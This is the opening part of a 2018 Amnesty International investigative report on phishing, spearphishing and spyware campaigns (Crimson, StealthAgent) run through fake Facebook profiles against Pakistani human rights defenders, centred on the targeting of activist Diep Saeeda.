HUMAN RIGHTS UNDER SURVEILLANCE

DIGITAL THREATS AGAINST HUMAN RIGHTS DEFENDERS IN PAKISTAN

BRAVE

AMNESTY INTERNATIONAL

Amnesty International is a global movement of more than 7 million people who campaign for a world where human rights are enjoyed by all.

Our vision is for every person to enjoy all the rights enshrined in the Universal Declaration of Human Rights and other international human rights standards.

We are independent of any government, political ideology, economic interest or religion and are funded mainly by our membership and public donations.

First published in 2018
by Amnesty International Ltd
Peter Benenson House, 1 Easton Street
London WC1X 0DW, UK

Index: ASA 33/8366/2018
Original language: English

amnesty.org

CONTENTS

GLOSSARY

SOCIAL ENGINEERING	Using psychological manipulation to trick a victim into performing certain actions or revealing certain information that can be used to compromise their phone, computer or online accounts.
PHISHING	A form of cyber attack in which fake login pages of legitimate services (such as Gmail or Facebook) are created and distributed in order to collect the usernames and passwords of the victims.
SPEARPHISHING	A form of cyber attack that is highly personalized with the objective of compromising the accounts or devices (phone, computer etc) of specific targets. Most commonly, this attack is conducted by delivering malicious files or links via email, with the objective of luring the victim into installing malware.
MALWARE	Malicious software that is designed to be silently installed on a victim's computer or phone with the intent to steal private information or perform other forms of fraud.
SPYWARE OR TROJAN	Particular kind of malware that is designed to stealthily spy on the victim's computer or phone and continuously monitor communications and steal private information and files.
RAT	Acronym for Remote Access Trojan/Tool. It is another term for a spyware or a Trojan.
ATTACKERS OR OPERATORS	The individuals who are carrying out a particular campaign of cyber attacks.
COMMAND & CONTROL	A Command & Control (C&C) server is the network infrastructure that is being used by an attacker to collect stolen information. Spyware would normally be configured to communicate with a particular Command & Control server, identifiable either by a domain name or by an IP address.
PAGE SOURCE	The HTML source code that is used to compose a web page. It is normally visible through any web browser by opening the context menu through a click of the right mouse button.

Diep Saeeda,
March 2018,
©Amnesty International

1 EXECUTIVE SUMMARY

> **"Most of the time I feel I am in danger – but why should I leave? This is my country – there are very few voices that speak out loudly. They need people like me."**
>
> **Diep Saeeda, Pakistani activist, March 2018**

Diep Saeeda received the first suspicious messages not long after she began campaigning for the release of activist Raza Khan, a victim of enforced disappearance. The attackers approached Diep, a human rights activist in Pakistan, shortly after Raza "disappeared" on 2 December 2017. Since then, the attackers have carried out a relentless operation to compromise her computer, mobile phone and social media accounts, enticing her to download malware in sophisticated and targeted attacks. In the most troubling cases, they have even used Raza's case in an attempt to lure her in.

Since January 2018, Amnesty International has investigated the source of these attacks as well as similar attacks against activists in Pakistan. Pakistani activists shared with Amnesty International the suspicious emails and private messages they have received in the past two years.

These emails and messages, at times extremely personalized and well crafted, included links or attachments that, when opened, would attempt to infect the victims' computers or mobile devices with malware. In other cases, the link would connect to fake Google or Facebook login pages designed to steal the passwords of the targets.

These emails and messages are tailored to the activists' professional interests in order to appear credible as well as to lure targets to engage with the attackers. The messages included links or attachments that, when opened, would either attempt to infect their devices with malware, or direct them to fake Google or Facebook login pages designed to steal their passwords. Through the emails and messages received by activists and subsequently shared with Amnesty International, we have been able to undertake a thorough investigation involving comprehensive

technical research, which exposed a sustained and sophisticated campaign of digital targeting of human rights defenders that often coincided with particular events. Amnesty International's use of digital forensic techniques and malware analysis enabled us to track the infrastructure through which attackers delivered their malicious code.

This report outlines Amnesty International's findings on the digital threats and attacks faced by human rights defenders and civil society in Pakistan. During this research, Amnesty International has uncovered extensive networks of fake social media profiles used to infiltrate civil society networks and befriend human rights defenders for the purpose of gaining social capital within activist communities and ultimately convincing specific targets to download malicious surveillance technologies and malwares.

Evidence of these threats and attacks is deeply concerning in the already perilous situation for civil society in Pakistan – a country where activists working on a myriad of issues are harassed, attacked and even subjected to enforced disappearance on a regular basis.

This report highlights four different, though interconnected, kinds of digital threats and attacks against human rights defenders in Pakistan.

- A network of fake social media profiles, which use social engineering to access human rights defenders and deliver malicious surveillance technologies to them;
- Targeted phishing attacks attempting to steal Google and Facebook credentials in order to gain access to the human rights defenders' personal and professional information;
- Attacks using a malware commonly known as Crimson, a software Amnesty International believes is custom-built for the attacker. If implanted successfully on a target's computer, Crimson constitutes a significant threat to human rights defenders as they can be subjected to extensive and long-term digital surveillance;
- Lastly, Amnesty International has uncovered a custom-built Android spyware known as StealthAgent. StealthAgent – which has connections to the commercial off-the-shelf spyware known as TheOneSpy – can intercept phone calls and messages, steal pictures, and track victims' locations once installed on a victim's Android phone.

Crimson is believed to be a custom malware developed and operated by a single group. Existing literature from the private sector refers to this particular attacker variously as ProjectM, Operation Transparent Tribe, or Operation C-Major.

While this is known to be a very prolific actor, it is – to the best of our knowledge – the first time it has been observed and publicly documented to be targeting members of civil society.

Amnesty International is deeply concerned about the threats and attacks outlined in this report. These orchestrated and escalating attacks against specific human rights defenders have a serious quietening effect on civil society. The amorphous yet ubiquitous nature of surveillance technologies, as well as a lack of accountability for privacy violations, leaves civil society in a perceived panopticon.

According to the Declaration on the Right and Responsibility of Individuals, Groups and Organs of Society to Promote and Protect Universally Recognized Human Rights and Fundamental Freedoms (commonly known as the Human Rights Defenders Declaration), Article 1:

"Everyone has the right, individually and in association with others, to promote and to strive for the protection and realization of human rights and fundamental freedoms at the national and international levels."

As this report outlines, it becomes close to impossible to realize the enabled environment envisaged in the Human Rights Defenders Declaration when civil society is constantly being infiltrated by fake social media accounts, when human rights defenders become too scared to open emails, and when individuals fear they are under surveillance.

The psychological impact of the amorphous nature of technology, and specifically digital surveillance, adds an element of the unknown and feeds into the long-term negative impact on human rights defenders. "Am I being surveilled? Who can I trust? Can I speak with my colleagues, friends and family in a safe and secure way? Or am I endangering them too?" It forces people into a state of paranoia that can be highly effective in closing down the work of civil society.

Amnesty International therefore calls on the Government of Pakistan – in addition to the recommendations listed at the end of this report – to fully investigate the allegations made in this report; ensure the protection of Diep Saeeda and other human rights defenders being targeted in Pakistan; recognize the important and legitimate role that human rights defenders play; and carry out independent and effective investigations with a view to determining the fate and whereabouts of all people who have been forcibly disappeared.

If you have any information relating to the information presented in this report please contact Amnesty International at **tech.reports@amnesty.org** or on WIRE (**www.wire.com**) **@aitechreports**.

2 BACKGROUND

2.1 BROADER CONTEXT: CIVIL SOCIETY UNDER THREAT

On 2 December 2017, Raza Khan left his office in Lahore's Garden Town neighbourhood, in the province of Punjab. He never reached home. All evening, his friends and family tried to reach him on his mobile phone but found that it had been turned off. Alarmed, his brother went to find him at his apartment in Lahore's Firdous Market area. There was no sign of Raza. His room was locked, but the lights were on and his computer was gone. Raza, a 40-year-old peace activist who devoted his energies to building links between Indians and Pakistanis, is feared to have been subjected to an enforced disappearance.

When a person is subjected to enforced disappearance, they are wrenched away from their loved ones by state officials or others acting on their behalf. The authorities, to whom the families would normally turn for help, either deny the victim is in their custody or refuse to say where they are. Without news of the victim's whereabouts, their family is plunged into a state of anguish. They desperately try to keep the flame of hope alive while fearing the worst. Sometimes, the disappeared person is released within weeks or months. Other times, years pass with no news of their whereabouts or wellbeing.

An enforced disappearance involves the denial of several rights. The victims are denied their rights to liberty, to an identity, to a fair trial, to legal representation, to protection against torture and other ill-treatment, and, if they are killed, to their right to life. This is why enforced disappearances are a crime under international law, and, if committed as part of a widespread or systematic attack against a civilian population, they constitute a crime against humanity.

In Pakistan, there are hundreds, perhaps thousands, of victims of enforced disappearance. The UN Working Group on Enforced or Involuntary Disappearances has more than 700 cases pending from Pakistan. Pakistan's State Commission of Inquiry on Enforced Disappearances has received reports of more than 1,500 disappearances from across the country as of January 2018. Enforced disappearances are a violation of Pakistan's constitution[1] but successive governments have failed to recognize it as a distinct and

1 Articles 9, 10 and 10A of the Constitution of the Islamic Republic of Pakistan.

autonomous offence, despite repeated pledges to do so, including at Pakistan's Universal Periodic Reviews before the UN Human Rights Council in 2012 and 2017. Pakistan has also resisted calls to ratify the International Convention for the Protection of All Persons from Enforced Disappearance. No one has ever been held accountable for carrying out an enforced disappearance in Pakistan.

Once largely confined to restive areas of Khyber Pakhtunkhwa, the Federally Administered Tribal Areas and Balochistan, enforced disappearances have now spread deep into the country's heartlands and its main cities. In recent years, disappearances have also taken place in rural Sindh, Islamabad, Lahore, Peshawar, Karachi and Quetta. The victims include bloggers, journalists, activists, students and other human rights defenders whose work is crucial to a free and just society. These crimes have taken place against the backdrop of a broader assault on civil society, where the government or agents of the state have criminalized freedom of expression online, threatened and physically attacked journalists, shut down media organizations, subjected civil society organizations to severe restrictions, and expelled international NGOs – including many that provide crucial humanitarian support.

After Raza Khan disappeared, his friends sought his release through whatever means possible. One of them, Diep Saeeda, a well-known activist from Lahore, took the case to the Lahore High Court, with the support of the late Asma Jahangir,[2] a legendary human rights activist whose death in February 2018 was mourned by the UN Secretary-General, the UN High Commissioner for Human Rights and other world leaders. Recently, Asma Jahangir was posthumously awarded Pakistan's highest civilian honour.

But instead of receiving justice for Raza Khan, Diep Saeeda herself became ensnared in the broader attack on civil society, taunted by attackers who used her concern for Raza's life and wellbeing to lure her in, before subjecting her to the malware attacks that Amnesty International reveals in this report.

2.2 RESEARCH METHODOLOGY

Pakistani activists shared with Amnesty International the suspicious emails and private messages that they have received over the course of the past two years. These emails and messages, at times extremely personalized and well crafted, included links or attachments that, when opened, would attempt to infect the victims' computers or mobile devices with malware. In other cases, the link would connect to fake Google or Facebook login pages designed to steal the passwords of the targets.

The discovery of these first emails and messages allowed Amnesty International to initiate a thorough investigation that involved extensive technical research, which revealed a long-running and widespread campaign of digital targeting of human rights defenders, often coinciding with particular events. Over the course of several months, Amnesty International used digital forensic techniques and malware analysis, and consequently identified the infrastructure used by the attackers to deliver their malicious code and to retrieve stolen data from infected devices.

2 Amnesty International, 'Pakistan: Asma Jahangir leaves behind a powerful human rights legacy', 12 February 2018.

Numerous mistakes committed by the attackers in setting up such infrastructure and web pages revealed details that allowed Amnesty International to gather further evidence and identify individuals in Pakistan connected to the digital attacks suffered by human rights defenders in the country.

In order to respond to these attacks, which have continued throughout the course of our investigation, we have been in contact with relevant internet service providers and server hosting companies to get malicious infrastructure shut down or disabled. This report also includes extensive technical indicators to enable computer security professionals to implement detection and countermeasures.

The identities of many of the victims have been redacted upon their request in order to safeguard their personal safety. Those who are named have explicitly allowed us to mention them.

In several cases the attackers behind this campaign have made use of fake social media profiles. The names and pictures used for these accounts have likely been stolen from real people. We have obscured the faces to protect the original subjects of the photos.

3 THE DIGITAL THREAT TO CIVIL SOCIETY

3.1 WHAT ARE MALWARE AND SPYWARE?

Malware is software that is developed for malicious purposes. It takes the form of applications that can run on modern operating systems such as Windows, Mac, Android or iOS. Malware is normally designed to secretly accomplish particular interception and collection tasks without the victim's knowledge.


Spyware is a common term used to refer to a particular type of malware that is specifically designed to conduct surveillance of the targets/victims by monitoring the activity of the infected mobile device or personal computer.

Typical spyware is equipped with several collection capabilities that it performs continuously and silently without the victim noticing. Some of these capabilities might include stealing documents and pictures stored on the computer's disk, taking screenshots of the computer's desktop, intercepting Skype calls and messages, stealthily recording the surroundings by activating the webcam and microphone, and, in the case of an infected smartphone, intercepting phone calls and tracing the physical location of the phone.

3.2 WHAT ARE PHISHING AND SPEARPHISHING?

Phishing and spearphishing are techniques used to compromise a victim's online accounts or personal devices (phones or computers, for example).

In this report, we use "phishing" to refer to a common technique designed to steal a victim's username and password for a particular online service, such as their Facebook account. This attack normally involves tricking the victim into opening



a malicious link – normally delivered either through email or some other form of private messaging – which will present a login prompt that would look extremely similar, if not identical, to a legitimate login page, such as for Facebook or Google.

For example, the screenshot above shows a malicious phishing page designed to look like a legitimate login page.

This is a malicious site designed to resemble Google's email service, Gmail. If the victim mistakenly provides their email and password, the attackers will be able to access the victim's email account, unless it is protected with further forms of authentication or confirmation.

While Google accounts are a frequent target, phishing is commonly used to steal the credentials of many legitimate sites, such as Facebook, Twitter or Yahoo, as well as online banking, e-commerce and other services.

"Spearphishing" is used in this report to refer to an attack with the objective of installing spyware on a victim's computer or smartphone. Spearphishing is generally performed by sending very carefully crafted and personalized emails to the target, often impersonating colleagues or loved ones or, in the case of journalists, appearing to come from a potential source. These emails carry either a link or, more commonly, an attachment that, if opened by the victim, attempts to silently install spyware on the computer or mobile device. These attachments often take the form of apparently legitimate documents, but are crafted to take advantage of certain software vulnerabilities or use particular tricks that allow a spyware agent to be implanted.

3.3

WHY DO THEY MATTER?

> **"Every time I open an email I am now scared. It's getting so bad I am not actually able to carry out my work – my social work is suffering."**
>
> **Diep Saeeda, Pakistani activist, March 2018**

By obtaining access to someone's Gmail or Facebook account or by installing spyware on their devices attackers get access to a broad range of information. They are able to snoop into private conversations and find material that can be used to persecute, threaten, discredit or intimidate the target. Access to a target's personal accounts can also reveal their social, professional and personal networks, exposing their friends, families and colleagues, not to mention the sensitive information about human rights issues and violations on which the targets are working. In the case of spyware, computers or mobile devices may in essence become wiretaps, revealing confidential and intimate conversations and interactions and all but nullifying the possibility of privacy or confidentiality.

Even more disturbingly, the secretive and ubiquitous nature of these attacks means that the victims never know for certain if they are being targeted or have unwittingly downloaded some kind of spyware. The consequence is that they begin to fear that every communication poses a threat.

Therefore, these attacks against the online accounts and personal devices of human rights defenders significantly contribute to a climate of repression and create a chilling effect on those targeted with, and those who fear they may have been the target of, digital attacks. The impact of this cannot be over-estimated – it is a tool of repression against human rights defenders and civil society. The threat of constant surveillance is a psychological burden to many, as well as a practical risk to all.

In this report, we detail how these tactics are currently being used in Pakistan to silence a prominent activist in the country and how, alongside the impersonation and infiltration of social media groups, these cyber attacks reinforce long-running operations with the objective to stifle dissent.

4

TARGETING OF DIEP SAEEDA

09 12 2016
Early evidence of cyber attacks targeting human rights defenders in Punjab

04 12 2017
Diep Saeeda takes the case to the Lahore High Court

02 12 2017
Raza Khan disappears

01 02 2018
Sana Halimi offers **supposed information about Raza Khan** but sends a document that appears to contain an **unidentified malware**

19 10 2017
Mahrukh Zman contacts another human rights defender who cannot be named for security reasons

01 01 2018
On Facebook Messanger, Sana Halimi sends a link to an app on a fake Google Play Store that is actually an Android phone malware, "**StealthAgent**" (see section 6.2)

16 12 2016
Diep Saeeda receives **first messages from Sana Halimi**

05 12 2017
Sana Halimi reconnects with Diep Saeeda sending a link to a **fake Facebook page** (see section 4.1)

"Sana had been trying to develop my trust – talking to me about this and that – so when she sent a document about Raza I didn't want to doubt it. I was so anxious for him and thought maybe this would help trace him. Then I remembered the attacks. Now I don't trust any attachments, even from my family – what if it is not really them?"


Diep Saeeda, a human rights defender from Pakistan

15 02 2018
Diep Saeeda receives the
first message from Mahrukh Zman


02 03 2018
Diep Saeeda **receives an email containing malware sent by purported government officials that prospects a visit by the Minister of Education to discuss Raza's disappearance**

27 02 2018
Mahrukh Zman sends the paper again

23 02 2018
Mahrukh Zman sends a research paper which is in fact a known malware called **Crimson**



1



2

16 12 2016
Diep Saeeda receives first messages from Sana Halimi

02 12 2017
Raza Khan disappears

04 12 2017
Diep Saeeda with the support of Asma Jahangir takes the case to the Lahore High Court. Diep's public statement about Raza Khan

4.1


A SUSPICIOUS FACEBOOK FRIEND

1 In December 2016, activist Diep Saeeda was approached via the Facebook Messenger application by someone claiming to be a woman named Sana Halimi[3], working for the UN. Over the course of the following week, this person attempted to initiate a conversation with Diep, although unsuccessfully. Initially, the Facebook profile for this individual appeared to be like any other casual Facebook contact. Later on, however, it would become obvious that the real intentions of the operators of this account were to befriend Diep, acquire her trust, and then compromise her phone and computer.

2 The fake profile of Sana Halimi is an example of an attacker purporting to be a person working for a social justice organization in an attempt to infiltrate an activist or civil society group and befriend as many people of interest as possible.[4] Not all of the contacts acquired may be targeted with phishing or spearphishing; however, having these additional contacts helps to create a perceived social network for the fake profile that makes it easier to obtain trust from others. In this case, for example, the attacker had befriended several mutual friends of Diep Saeeda, most importantly Raza Khan before he disappeared.

3 We acknowledge that many of the names used throughout this report are common names and there may be genuine profiles under these names but the evidence we have gathered suggests the profiles highlighted here are, in fact, fake.

4 This is exemplified by the fact that the profiles we mention in this report had befriended hundreds of activist profiles and have registered to numerous thematic Facebook groups.




3

05 12 2017
Sana Halimi reconnects with Diep Saeeda sending a link to a **fake Facebook page**

The image shows examples of groups that "Sana Halimi" was subscribed to at the time of writing. Subscribing to and infiltrating thematic groups is another tactic used by these fake profiles to build the illusion of shared interests, accumulate trust, as well as to discover potential further targets.

3 Several months after the initial attempts to engage Diep Saeeda via Facebook Messenger, the profile of "Sana Halimi" suddenly re-connected with Diep on 5 December 2017. This timing was very suspicious – taking place only a couple of days after Raza Khan disappeared – and seemed to be connected to Diep's public statements about Raza.


What makes this new contact attempt even more concerning is that it includes what appears to be a Facebook sign-in link (see the above picture), which is actually a phishing page. While the link connects to a page which looks identical to a legitimate Facebook login page, it is instead a clone designed to steal any credentials that are entered (you can read more about this particular attack in section 6.1 of this report).



4

01 01 2018

Sana Halimi sends a link to an app on a fake Google Play Store that is actually an Android phone malware, **StealthAgent**



5


01 02 2018

Sana Halimi offers **supposed information about Raza Khan**

4 When Diep once again did not respond to these messages or the phishing attempt, the operators of the "Sana Halimi" profile continued messaging Diep, making opaque remarks about the disappearance of Raza Khan. On 1 January 2018, they attempted a second attack, sending yet another malicious link, appearing to include photos of a New Year's Eve picture app.

The 2018 "photo frames" link in the above screenshot redirects to a webpage which mimics the Google Play Store, but which automatically prompts a download to an Android Application Package (APK).

APKs are used to distribute applications for phones that use the Android operating system. In this case, **the APK was in fact carrying the spyware StealthAgent** for mobile phones (you can read more about this particular attack in section 6.2 of this report).



6

01 02 2018
